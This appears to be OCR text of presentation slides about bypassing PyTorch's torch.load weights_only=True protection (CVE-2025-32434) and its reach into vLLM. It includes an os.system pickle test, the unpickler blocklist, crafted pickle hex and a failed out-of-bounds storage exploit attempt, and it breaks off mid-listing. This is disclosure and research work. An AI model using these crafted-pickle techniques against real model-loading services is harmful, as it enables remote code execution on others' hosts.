Critical malfet published GHSA-53q9-r3pm-6pq6 on Apr 18, 2025

Package	Affected versions	Patched versions
pytorch (pip)	<=2.5.1	2.6.0

Severity
Critical

CVE ID
CVE-2025-32434

Weaknesses
No CWEs

Credits
azraelxuemo Reporter

Description

Description

I found a Remote Command Execution (RCE) vulnerability in PyTorch. When loading model using torch.load with weights_only=True, it can still achieve RCE.

Background knowledge

https://github.com/pytorch/pytorch/security
As you can see, the PyTorch official documentation considers using `torch.load()` with `weights_only=True` to be safe.

> **Be mindful of risky model formats.** Give preference to share and load weights with the appropriate format for your use case. safetensors gives the most safety but is the most restricted in what it supports. `torch.load` with `weights_only=True` is also secure to our knowledge even though it offers significantly larger surface of attack. Loading un-trusted checkpoint with `weights_only=False` MUST never be done.


Since everyone knows that weights_only=False is unsafe, so they will use the weights_only=True to mitigate the seucirty issue. But now, I just proved that even if you use weights_only=True, it can still achieve RCE.

Credit

This vulnerability was found by Ji'an Zhou.

https://github.com/advisories/GHSA-53q9-r3pm-6pq6

Attack Approach



Discovery Recap

🤩 With this bypass, we can achieve RCE in vLLM!

```
POST /v1/completions { "prompt_embeds": "<base64>" }
  │
  ├── api_server.py:651          handler.create_completion(request, raw_request)
  ├── serving_completion.py:138  renderer.render_prompt_and_embeds(prompt_embeds=
                                                                   request.prompt_embeds)
  ├── renderer.py:254            self.load_prompt_embeds(prompt_embeds)
  ├── renderer.py:148            torch.load(io.BytesIO(pybase64.b64decode(embed)),
                                                                   weights_only=True)
```

"Discovery Recap

CVE-2025-24357 Malicious model remote code execution fix bypass with PyTorch < 2.6.0

High **russellb** published **GHSA-ggpf-24jw-3fcw** on Apr 23, 2025

Package	Affected versions	Patched versions
vllm (pip)	<0.8.0	0.8.0

Description

Description

GHSA-rh4j-5rhw-hr54 reported a vulnerability where loading a malicious model could result in code execution on the vllm host. The fix applied to specify `weights_only=True` to calls to `torch.load()` did not solve the problem prior to PyTorch 2.6.0.

PyTorch has issued a new CVE about this problem: GHSA-53q9-r3pm-6pq6

This means that versions of vLLM using PyTorch before 2.6.0 are vulnerable to this problem.

Background Knowledge

When users install VLLM according to the official manual

Getting Started

Install vLLM with `pip` or from source:

```
pip install vllm
```

But the version of PyTorch is specified in the requirements. txt file

vllm-project / vllm

Severity

High 7.5 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	High
Privileges required	None
User interaction	Required
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H

CVE ID

CVE-2025-32434

Weaknesses

No CWEs

Credits

azraelxuemo — Reporter

russellb — Coordinator

https://github.com/vllm-project/vllm/security/advisories/GHSA-ggpf-24jw-3fcw

"Discovery Recap

```python
def pt_weights_iterator(
    hf_weights_files: list[str],
    use_tqdm_on_load: bool,
    pt_load_map_location: str | dict[str, str] = "cpu",
) -> Generator[tuple[str, torch.Tensor], None, None]:
    """Iterate over the weights in the model bin/pt files."""
    for bin_file in tqdm(
        hf_weights_files,
        desc="Loading pt checkpoint shards",
        disable=not enable_tqdm(use_tqdm_on_load),
        bar_format=_BAR_FORMAT,
    ):
        state = torch.load(
            bin_file, map_location=pt_load_map_location, weights_only=True
        )
        yield from state.items()
        del state
```

🤩 With this bypass, we can achieve RCE in vLLM!


😂 But they've already updated PyTorch to resolve the issue

vllm / requirements / cuda.txt

huydhn and mgoin Update PyTorch to 2.8.0 (#20358) 67c1

Code Blame 14 lines (12 loc) · 714 Bytes


```
# Common dependencies
-r common.txt

numba == 0.60.0; python_version == '3.9' # v0.61 doesn't support Python 3.9. Required for N-gram speculative decoding
numba == 0.61.2; python_version > '3.9'

# Dependencies for NVIDIA GPUs
ray[cgraph]>=2.48.0 # Ray Compiled Graph, required for pipeline parallelism in V1.
torch==2.8.0
```


Can we bypass again?
imgflip.com

"The Fix

```
1432                if _is_torchscript_zip(opened_zipfile):
1433                    warnings.warn(
1434                        "'torch.load' received a zip file that looks like a TorchScript archive"
1435                        " dispatching to 'torch.jit.load' (call 'torch.jit.load' directly to"
1436                        " silence this warning)",
1437                        UserWarning,
1438                    )
1439                    opened_file.seek(orig_position)
1440                    return torch.jit.load(opened_file,
```

```
1432                if _is_torchscript_zip(opened_zipfile):
1433                    warnings.warn(
1434                        "'torch.load' received a zip file that looks like a TorchScript archive"
1435                        " dispatching to 'torch.jit.load' (call 'torch.jit.load' directly to"
1436                        " silence this warning)",
1437                        UserWarning,
1438                    )
1439 +                  if weights_only:
1440 +                      raise RuntimeError(
1441 +                          "Cannot use ``weights_only=True`` with TorchScript archives passed to "
1442 +                          "``torch.load``. " + UNSAFE_MESSAGE
1443 +                      )
1444                    opened_file.seek(orig_position)
1445                    return torch.jit.load(opened_file,
```



https://github.com/pytorch/pytorch/pull/143326/changes

"Strict Whitelist

```python
if key[0] == GLOBAL[0]:
    module, name = _read_global_instruction(self.readline)
    full_path = f"{module}.{name}"
    if module in _blocklisted_modules:
        raise UnpicklingError(
            f"Trying to load unsupported GLOBAL {full_path}
                    whose module {module} is blocked."
        )
    if full_path in _get_allowed_globals():
        self.append(_get_allowed_globals()[full_path])
    elif full_path in _get_user_allowed_globals():
        self.append(_get_user_allowed_globals()[full_path])
    elif full_path in (
        [
            "torch.nested._internal.nested_tensor.NestedTensor",
            "torch.nested._internal.nested_tensor._rebuild_njt",
            "torch._dynamo.decorators._DimRange",
        ]
    ):
        raise UnpicklingError("...")
```

```python
elif full_path in (
    [
        "torch.distributed.device_mesh.DeviceMesh",
        ...
        "torch.distributed.tensor.placement_types.Shard",
    ]
):
    raise UnpicklingError("...")
else:
    builtins_name = "builtins"
    if (
        builtins_name in full_path
        and builtins_name == full_path[: len(builtins_name)]
    ):
        full_path = full_path[len(builtins_name) :]
        full_path = (
            full_path[1:]
            if len(full_path) > 0 and full_path[0] == "."
            else builtins_name + full_path
        )
    raise UnpicklingError("")
```

"Simple Test

```python
import torch
with open("test.txt","w") as f:
    f.write("cos\nsystem\n")
torch.load("test.txt")
```

```python
import pickle
print(pickle.loads(b"cos\nsystem\n."))
```

```
xuemo>python3 load.py
/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/torch/_subc
module named 'numpy' (Triggered internally at /pytorch/torch/csrc/utils/
  cpu = _conversion_method_template(device=torch.device("cpu"))
Traceback (most recent call last):
  File "/home/xuemo/pytorch-2.8.0/load.py", line 6, in <module>
    torch.load("test.txt")
  File "/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/tor
    raise pickle.UnpicklingError(_get_wo_message(str(e))) from None
_pickle.UnpicklingError: Weights only load failed. In PyTorch 2.6, we ch
False` to `True`. Re-running `torch.load` with `weights_only` set to `Fa
t only if you got the file from a trusted source.
Trying to load unsupported GLOBAL os.system whose module os is blocked.
```

```
xuemo>python3 load.py
<built-in function system>
```

"Inspecting Whitelisted Functions

```python
import torch
import types

for k, v in torch._weights_only_unpickler._get_allowed_globals().items():
    if type(v) is types.FunctionType:
        print(k)
```

😭 Only these "useless" functions

```
xuemo>python3 check.py
/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/tor
module named 'numpy' (Triggered internally at /pytorch/torch/csr
  cpu = _conversion_method_template(device=torch.device("cpu"))
torch.serialization._get_layout
torch._utils._rebuild_tensor
torch._utils._rebuild_qtensor
torch._utils._rebuild_device_tensor_from_numpy
torch._utils._rebuild_sparse_tensor
torch._utils._rebuild_tensor_v2
torch._utils._rebuild_parameter
torch._utils._rebuild_meta_tensor_no_storage
torch._utils._rebuild_nested_tensor
torch._utils._rebuild_tensor_v3
torch._utils._rebuild_parameter_with_state
torch._utils._rebuild_wrapper_subclass
torch._utils._rebuild_device_tensor_from_cpu_tensor
torch._tensor._rebuild_from_type_v2
```

"Inspecting Whitelisted Functions

```python
import torch
import types

for k, v in torch._weights_only_unpickler._get_allowed_globals().items():
    if type(v) is types.FunctionType:
        print(k)
```

🤨 memory bugs?

```
xuemo>python3 check.py
/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/tor
module named 'numpy' (Triggered internally at /pytorch/torch/csr
  cpu = _conversion_method_template(device=torch.device("cpu"))
torch.serialization._get_layout
torch._utils._rebuild_tensor
torch._utils._rebuild_qtensor
torch._utils._rebuild_device_tensor_from_numpy
torch._utils._rebuild_sparse_tensor
torch._utils._rebuild_tensor_v2
torch._utils._rebuild_parameter
torch._utils._rebuild_meta_tensor_no_storage
torch._utils._rebuild_nested_tensor
torch._utils._rebuild_tensor_v3
torch._utils._rebuild_parameter_with_state
torch._utils._rebuild_wrapper_subclass
torch._utils._rebuild_device_tensor_from_cpu_tensor
torch._tensor._rebuild_from_type_v2
```

"Quick Test

```python
import torch

storage = torch.LongStorage([1,2,3,4,5,6,7,8,9,10])
tensor = torch._utils._rebuild_tensor(
    storage,
    storage_offset=0,
    size=(10,),
    stride=(1,),
)
print(tensor)
```

```
tensor([ 1,  2,  3,  4,  5,  6,  7,  8,  9, 10])
```

```python
import torch

storage = torch.LongStorage([1,2,3,4,5,6,7,8,9,10])
tensor = torch._utils._rebuild_tensor(
    storage,
    storage_offset=1,
    size=(10,),
    stride=(1,),
)
print(tensor)
```

🤤 "Overflow"?

```
tensor([                 2,                 3,                 4,
                         5,                 6,                 7,
                         8,                 9,                10,
 3510312154187058 89])
```

🧐 Can we trigger and how to trigger in torch.load?

"Exploring Model File Format

```python
import torch
tensor = torch.tensor([1,2,3,4,5,6,7,8,9,10], dtype=torch.long)
torch.save(tensor, "tensor.pt")
print(torch.load("tensor.pt"))
```

```
/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/torch/
mpy' (Triggered internally at /pytorch/torch/csrc/utils/tensor_num
  cpu = _conversion_method_template(device=torch.device("cpu"))
tensor([ 1,  2,  3,  4,  5,  6,  7,  8,  9, 10])
```

```
(.venv) xuemo>file tensor.pt
tensor.pt: Zip archive data, at least v0.0 to extract, compression method=store
```

"Exploring Model File Format

```
xuemo>unzip tensor.pt
Archive:  tensor.pt
  extracting: tensor/data.pkl
  extracting: tensor/.format_version
  extracting: tensor/.storage_alignment
  extracting: tensor/byteorder
  extracting: tensor/data/0
  extracting: tensor/version
  extracting: tensor/.data/serialization_id
```

```python
import pickletools
with open("tensor/data.pkl","rb") as f:
    pickletools.dis(f.read())
```

```
    0: \x80 PROTO      2
    2: c    GLOBAL     'torch._utils _rebuild_tensor_v2'
   35: q    BINPUT     0
   37: (    MARK
   38: (        MARK
   39: X            BINUNICODE 'storage'
   51: q            BINPUT     1
   53: c            GLOBAL     'torch LongStorage'
   72: q            BINPUT     2
   74: X            BINUNICODE '0'
   80: q            BINPUT     3
   82: X            BINUNICODE 'cpu'
   90: q            BINPUT     4
   92: K            BININT1    10
   94: t            TUPLE      (MARK at 38)
   95: q        BINPUT     5
   97: Q        BINPERSID
   98: K        BININT1    0
  100: K        BININT1    10
  102: \x85     TUPLE1
  103: q        BINPUT     6
  105: K        BININT1    1
  107: \x85     TUPLE1
  108: q        BINPUT     7
  110: \x89     NEWFALSE
  111: c        GLOBAL     'collections OrderedDict'
  136: q        BINPUT     8
  138: )        EMPTY_TUPLE
  139: R        REDUCE
  140: q        BINPUT     9
  142: t        TUPLE      (MARK at 37)
  143: q    BINPUT     10
  145: R    REDUCE
  146: q    BINPUT     11
  148: .    STOP
```

Equivalent Pseudocode

```
  0: \x80 PROTO      2
  2: c    GLOBAL     'torch._utils _rebuild_tensor_v2'
 35: q    BINPUT     0
 37: (    MARK
 38: (        MARK
 39: X            BINUNICODE 'storage'
 51: q            BINPUT     1
 53: c            GLOBAL     'torch LongStorage'
 72: q            BINPUT     2
 74: X            BINUNICODE '0'
 80: q            BINPUT     3
 82: X            BINUNICODE 'cpu'
 90: q            BINPUT     4
 92: K            BININT1    10
 94: t            TUPLE      (MARK at 38)
 95: q        BINPUT     5
 97: Q        BINPERSID
 98: K        BININT1    0
100: K        BININT1    10
102: \x85     TUPLE1
103: q        BINPUT     6
105: K        BININT1    1
107: \x85     TUPLE1
108: q        BINPUT     7
110: \x89     NEWFALSE
111: c        GLOBAL     'collections OrderedDict'
136: q        BINPUT     8
138: )        EMPTY_TUPLE
139: R        REDUCE
140: q        BINPUT     9
142: t        TUPLE      (MARK at 37)
143: q    BINPUT     10
145: R    REDUCE
146: q    BINPUT     11
148: .    STOP
```

```python
import torch
from collections import OrderedDict
storage = persistent_load(('storage',
                           torch.LongStorage, '0', 'cpu', 10))
result = torch._utils._rebuild_tensor_v2(
        storage,
        0,
        (10,),
        (1,),
        False,
        OrderedDict(),
)
```

"Quick Test v2 Function

😆 "issue" exist too!

```
import torch
from collections import OrderedDict
storage = torch.LongStorage([1,2,3,4,5,6,7,8,9,10])
tensor = torch._utils._rebuild_tensor_v2(
            storage,
            storage_offset=1,
            size=(10,),
            stride=(1,),
            requires_grad=False,
            backward_hooks=OrderedDict()
   )
print(tensor)
```

```
tensor([              2,              3,              4,              5,
                      6,              7,              8,              9,
                     10, 134860703830768])
```

"Where to Patch?

```python
import torch
from collections import OrderedDict
storage = torch.LongStorage([1,2,3,4,5,6,7,8,9,10])
tensor = torch._utils._rebuild_tensor_v2(
            storage,
            storage_offset=0,
            size=(10,),
            stride=(1,),
            requires_grad=False,
            backward_hooks=OrderedDict()
   )
print(tensor)
```

1

2

3

```
  0: \x80 PROTO      2
  2: c    GLOBAL     'torch._utils _rebuild_tensor_v2'
 35: q    BINPUT     0
 37: (    MARK
 38: (        MARK
 39: X            BINUNICODE 'storage'
 51: q            BINPUT     1
 53: c            GLOBAL     'torch LongStorage'
 72: q            BINPUT     2
 74: X            BINUNICODE '0'
 80: q            BINPUT     3
 82: X            BINUNICODE 'cpu'
 90: q            BINPUT     4
 92: K            BININT1    10
 94: t            TUPLE      (MARK at 38)
 95: q        BINPUT     5
 97: Q        BINPERSID
 98: K        BININT1    0
100: K        BININT1    10
102: \x85     TUPLE1
103: q        BINPUT     6
105: K        BININT1    1
107: \x85     TUPLE1
108: q        BINPUT     7
110: \x89     NEWFALSE
111: c        GLOBAL     'collections OrderedDict'
136: q        BINPUT     8
138: )        EMPTY_TUPLE
139: R        REDUCE
140: q        BINPUT     9
142: t        TUPLE      (MARK at 37)
143: q    BINPUT     10
145: R    REDUCE
146: q    BINPUT     11
148: .    STOP
```

"Failed

1. Patch & Save

```
patch = b'\x80\x02ctorch._utils...'
with open("tensor/data.pkl","wb") as f:
    f.write(patch)
os.system("zip -r tensor.pt tensor/")
```

```
00000000: 8002 6374 6f72 6368 2e5f 7574 696c 730a  ..ctorch._utils.
00000010: 5f72 6562 7569 6c64 5f74 656e 736f 725f  _rebuild_tensor_
00000020: 7632 0a71 0028 2858 0700 0000 7374 6f72  v2.q.((X....stor
00000030: 6167 6571 0163 746f 7263 680a 4c6f 6e67  ageq.ctorch.Long
00000040: 5374 6f72 6167 650a 7102 5801 0000 0030  Storage.q.X....0
00000050: 7103 5803 0000 0063 7075 7104 4b0a 7471  q.X....cpuq.K.tq
00000060: 0551 4b01 4b0a 8571 064b 0185 7107 8963  .QK.K..q.K..q..c
00000070: 636f 6c6c 6563 7469 6f6e 730a 4f72 6465  collections.Orde
00000080: 7265 6444 6963 740a 7108 2952 7109 7471  redDict.q.)Rq.tq
00000090: 0a52 710b 2e                             .Rq..
```

2. Load

```
import torch
torch.load("tensor.pt")
```

😭 Why?

```
/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/torch/_subclasses/functional_tensor.py:279: UserWarning: Fail
mpy' (Triggered internally at /pytorch/torch/csrc/utils/tensor_numpy.cpp:81.)
  cpu = _conversion_method_template(device=torch.device("cpu"))
Traceback (most recent call last):
  File "/home/xuemo/pytorch-2.8.0/load.py", line 2, in <module>
    torch.load("tensor.pt")
  File "/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/torch/serialization.py", line 1521, in load
    return _load(
           ^^^^^^
  File "/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/torch/serialization.py", line 2119, in _load
    result = unpickler.load()
             ^^^^^^^^^^^^^^^^
  File "/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/torch/_weights_only_unpickler.py", line 409, in load
    result = func(*args)
             ^^^^^^^^^^^
  File "/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/torch/_utils.py", line 225, in _rebuild_tensor_v2
    tensor = _rebuild_tensor(storage, storage_offset, size, stride)
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/xuemo/pytorch-2.8.0/.venv/lib/python3.12/site-packages/torch/_utils.py", line 188, in _rebuild_tensor
    return t.set_(storage._untyped_storage, storage_offset, size, stride)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
RuntimeError: Trying to resize storage that is not resizable
```

Root Cause

```
storage = persistent_load(('storage', torch.LongStorage,
                           '0', 'cpu', 10))
result = torch._utils._rebuild_tensor_v2(
      storage,
      1,
      (10,),
      (1,),
      False,
      OrderedDict(),
)
```

```
persistent_load(saved_id) # serialization.py:2065
      │  └─ load_tensor(dtype=long, nbytes=80, ...) # serialization.py:2002
      │     └─ zip_file.get_storage_from_record("data/0", 80) # serialization.py:2036
      │        │
      │        │  // C++: torch/csrc/jit/python/init.cpp:1624
      │        └─ c10::Storage(
      │              size=80,
      │              data=data_ptr,
      │              allocator=nullptr,
      │              resizable=false)        ← ★★★ Key: No resizable ★★★
```

```
_rebuild_tensor_v2(storage, offset=1, size=(10,), stride=(1,))  # _utils.py:216
        └─ _rebuild_tensor(storage, 1, (10,), (1,))                    # _utils.py:185
           └─ t.set_(untyped_storage, 1, (10,), (1,))                  # _utils.py:188
              └─ set_storage_cpu_(result, storage, 1, [10], [1])       # TensorShape.cpp:376
                 └─ resize_impl_cpu_(impl, [10], [1], resize_storage=true)  # Resize.cpp:229
                       └─ maybe_resize_storage_cpu(self, 88)           # Resize.h:44
                          │  new_size_bytes: 88
                          │  storage.nbytes(): 80 → Need Resize
                          └─ resize_bytes_cpu(storage, 88)             # Resize.cpp:93
                             ├─ TORCH_CHECK(storage->resizable(), ...)  # Resize.cpp:94
                             └─ ★★★ RuntimeError: Trying to resize    ★★★
                                ★★★ storage that is not resizable      ★★★
```

"False Positive

```
storage = torch.LongStorage([1,2,3,4,5,6,7,8,9,10])
tensor = torch._utils._rebuild_tensor_v2(
            storage,
            storage_offset=1,
            size=(10,),
            stride=(1,),
            requires_grad=False,
            backward_hooks=OrderedDict()
   )
```

```
torch.LongStorage([1, 2, 3, 4, 5, 6, 7, 8, 9, 10])
  └ _LegacyStorage.__new__()                                  # storage.py:748
    └ TypedStorage.__init__([1..10], dtype=long, device=cpu)  # storage.py:839
      └ _get_storage_from_sequence([1..10], long, cpu)        # storage.py:594
        └ torch.tensor([1..10], dtype=long, device=cpu)       # storage.py:614
          └ _empty_generic(size=[10], CPUAllocator)           # EmptyTensor.cpp:177
            └ StorageImpl(                                    # EmptyTensor.cpp:187
                  size=80,
                  allocator=CPUAllocator,
                  resizable=true)
```

```cpp
void resize_bytes_cpu(StorageImpl* storage, size_t size_bytes) {
  TORCH_CHECK(storage->resizable(), "Trying to resize storage that is not resizable");

  at::DataPtr new_data;
  if (size_bytes != 0) {
    new_data = storage->allocator()->allocate(size_bytes);
  }
  const at::DataPtr& old_data = storage->data_ptr();
  const auto old_capacity = storage->nbytes();
  const auto copy_capacity = std::min(size_bytes, old_capacity);
  if (old_data != nullptr && copy_capacity > 0) {
    memcpy(new_data.get(), old_data.get(), copy_capacity);
  }
  storage->set_data_ptr_noswap(std::move(new_data));
  storage->set_nbytes(size_bytes);
}
```

First Attempt Failed

```
  0: \x80 PROTO      2
  2: c    GLOBAL     'torch._utils _rebuild_tensor_v2'
 35: q    BINPUT     0
 37: (    MARK
 38: (        MARK
 39: X            BINUNICODE 'storage'
 51: q            BINPUT     1
 53: c            GLOBAL     'torch LongStorage'
 72: q            BINPUT     2
 74: X            BINUNICODE '0'
 80: q            BINPUT     3
 82: X            BINUNICODE 'cpu'
 90: q            BINPUT     4
 92: K            BININT1    10
 94: t            TUPLE      (MARK at 38)
 95: q        BINPUT     5
 97: Q        BINPERSID
 98: K        BININT1    0
100: K        BININT1    10
